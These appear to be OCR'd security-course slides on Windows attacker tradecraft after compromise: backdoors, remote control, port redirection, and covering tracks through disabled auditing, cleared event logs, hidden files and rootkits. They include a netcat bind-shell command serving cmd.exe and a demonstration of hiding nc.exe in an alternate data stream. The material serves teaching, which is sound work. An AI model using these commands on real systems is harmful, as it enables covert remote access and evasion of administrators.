  - Computer account passwords for domain access

Dumping Cached Passwords



Remote Control and Back Doors

- Once accounts are compromised, an intruder will typically seek to open “back doors” to consolidate their control of a system
  - Spy on the system
  - Use the remote computer as a step stone / scapegoat
- Command-line Remote Control Tools
- Graphical Remote Control

Command-line Remote Control Tools (Netcat)

On the server-side, use `netcat` to launch a command shell and listen on a port. (This is usually done in the background.)

The intruder uses `netcat` to connect to the remote computer and receive the command shell.

Command Prompt - nc -L -d -e cmd.exe -p 8080

```
C:\temp\nc111nt>nc -L -d -e cmd.exe -p 8080
```

系統管理員: 命令提示字元 - nc 192.168.0.103 8080


```
 磁碟區 P 中的磁碟是 新增磁碟區
 磁碟區序號:  20CB-745A

 P:\temp\nc111nt 的目錄

2010/01/31  下午 03:28    <DIR>          .
2010/01/31  下午 03:28    <DIR>          ..
2004/12/28  上午 11:23            12,166 doexec.c
1996/07/09  下午 04:01             7,283 generic.h
1996/11/06  下午 10:40            22,784 getopt.c
1994/11/03  下午 07:07             4,765 getopt.h
1998/02/06  下午 03:50            61,780 hobbit.txt
2004/12/27  下午 05:37            18,009 license.txt
1997/11/28  下午 02:36               544 makefile
2004/12/29  下午 01:07            61,440 nc.exe
2004/12/29  下午 01:07            69,662 netcat.c
2004/12/27  下午 05:44             6,833 readme.txt
              10 個檔案         265,266 位元組
               2 個目錄  276,403,138,560 位元組可用

P:\temp\nc111nt>nc 192.168.0.103 8080
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\temp\nc111nt>
```

Remote Control and Back Doors

- Command-line Remote Control
  - If you have SMB access, you can use *psexec* with execute a command on the remote machine
  - No need to run extra programs on the server side
- Graphical Remote Control
  - Terminal Service (Remote Desktop)
  - Install VNC


Remote Control / Port Redirection

- Firewalls may block incoming connections
  - E.g. block remote desktop (port 3389)
  - Fpipe (http://www.foundstone.com/us/resources/proddesc/fpipe.htm)




Covering Tracks


- Disable Auditing



Covering Tracks

- Clearing the Event Log





Covering Tracks

- Hiding Files
  - Attribute
  - Alternative Data Stream (ADS)

系統管理員: 命令提示字元

```
D:\temp>cp p:\temp\nc111nt\nc.exe a.MP3:nc.exe

D:\temp>dir
 磁碟區 D 中的磁碟是 新增磁碟區
 磁碟區序號:  A281-D575

 D:\temp 的目錄

2010/02/01  下午 08:37    <DIR>          .
2010/02/01  下午 08:37    <DIR>          ..
2010/02/01  下午 08:39         4,091,933 a.MP3
               1 個檔案       4,091,933 位元組
               2 個目錄  485,548,400,640 位元組可用

D:\temp>cp a.MP3:nc.exe b.exe

D:\temp>dir
 磁碟區 D 中的磁碟是 新增磁碟區
 磁碟區序號:  A281-D575

 D:\temp 的目錄

2010/02/01  下午 08:40    <DIR>          .
2010/02/01  下午 08:40    <DIR>          ..
2010/02/01  下午 08:39         4,091,933 a.MP3
2010/02/01  下午 08:40            61,440 b.exe
               2 個檔案       4,153,373 位元組
               2 個目錄  485,548,339,200 位元組可用
```

Covering Tracks

- Rootkits
  - A set of tools (e.g. the backdoor program)
  - Conceal the tools and their usages from detection by the legitimate system admin / security scanner
    - Patched kernel, device driver, API Hooking, Hypervisor
  - NT rootkit by Greg Hoglund (circa 1999)
  - SONY XCP, SecuROM, SafeDisc,…